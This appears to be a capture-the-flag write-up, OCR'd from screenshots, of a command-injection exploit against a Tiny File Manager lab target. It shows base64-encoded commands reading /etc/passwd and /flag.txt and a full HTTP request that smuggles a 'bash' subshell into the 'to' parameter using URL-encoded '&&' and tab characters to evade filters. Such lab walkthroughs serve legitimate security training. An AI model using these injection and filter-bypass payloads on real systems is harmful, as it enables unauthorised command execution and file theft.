
base64 encoding cat /flag.txt

```
echo -n 'cat /etc/passwd | grep 33' | base64Y2F0IC9ldGMvcGFzc3dkIHwgZ3
JlcCAzMw==
```

then in the command injection point using the operations that have worked so far

- using && url encoded to append a command
- replacing spaces with tabs url encoded (%09)

using the subshell to decode the base64 encoded command ‘cat /flag.txt’



File Manager


Copying

Source path: /var/www/html/files/2289228124.txt
Destination folder: /var/www/html/files/tmp

Select folder

```
GET /index.php?to=tmp%26%26bash<<<$(base64%09-d<<<Y2F0IC9mbGFnLnR4dA==)&from=
2289228124.txt&finish=1&move=1 HTTP/1.1
Host: 94.237.50.242:45831
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:128.0) Gecko/20100101
Firefox/128.0
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image
/png,image/svg+xml,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate, br
Connection: keep-alive
Referer: http://94.237.50.242:45831/index.php?to=tmp&from=2289228124.txt
Cookie: filemanager=jruvv9tpbf3djt2l5tspjm8946
Upgrade-Insecure-Requests: 1
Priority: u=0, i
```

```
GET /index.php?to=tmp%26%26bash<<<$(base64%09-d<<<Y2F0IC9mbGF
nLnR4dA==)&from=2289228124.txt&finish=1&move=1 HTTP/1.1
```



Error while moving: HTB{c0mm4nd3r_1nj3c70r}

Name	Size	Modified	Perms	Owner	Actions
..					
Folder is empty					

Tiny File Manager 2.4.6

A bit messy and lots of manual try and error, but eventually I ended up getting the flag.